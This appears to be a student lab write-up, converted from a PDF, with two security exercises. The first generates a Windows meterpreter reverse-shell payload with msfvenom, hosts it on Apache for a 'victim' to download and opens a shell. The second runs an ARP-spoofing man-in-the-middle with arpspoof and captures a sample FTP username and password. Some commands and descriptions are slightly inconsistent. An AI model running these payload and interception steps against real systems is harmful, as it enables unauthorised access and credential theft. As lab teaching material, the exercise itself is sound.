Question 1: Create payload for windows >>Transfer the payload to the victim's machine >>Exploit the victim's machine.

Solution:


```
>>Downloading Apache2 by using :
sudo apt-get update //updating repositories
sudo apt-get install apache2 // installing apache
sudo apt- gedit
```

>> Adjust the Firewall

Before we can test Apache, we need to modify our firewall to allow outside access to the default web ports. During installation, Apache registers itself with UFW to provide a few application profiles. We can use these profiles to simplify the process of enabling or disabling access to Apache through our firewall.

We can check the service status by the command:

Sudo service Apache2 status




Sudo service Apache2 start //starting the service if not running already

>>Setting up a sample html page to host via Apache2.


Navigate to /var/www/html

Modify the index.html page as per our requirement.




>>Use msfvenom to create a payload using the command. Here we are creating a meterpreter reverse tcp shell for windows platform having 64 bit architecture encoded by Shikata_ga_nai algorithm, where LHOST is our Linux IP and file type is .exe


msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai LHOST=192.168.64.128 -f exe > payload.exe




>> Embedding the file in our index.html page and hosting it.




- >>Download the payload from the hosted webpage
- >>Run a multi/handler meterpreter reverse_tcp waiting for the venom




The LHOST will be the IP of the attacking machine, which is Linux for us. The IP can be obtained by ifconfig.






>>Run the file in the victim system and pop open a meterpreter shell for complete access.




Question 2: Create an FTP server >> Access FTP server from windows command prompt >> Do an MITM and, capture the username and password of FTP transaction using wireshark and dsniff.

Solution:


Creating a webserver and establishing a connection between client and server. LHS is server, RHS is client



Login in to ftp and capturing packets via wireshark



User account data tracked successfully.



USERNAME: Bosco

PASSWORD:123456789@a

Same was repeated by Dsniff using the command:

arpspoof -i eth0 -t 192.168.64.131 -r 192.168.0.10

Same results were obtained.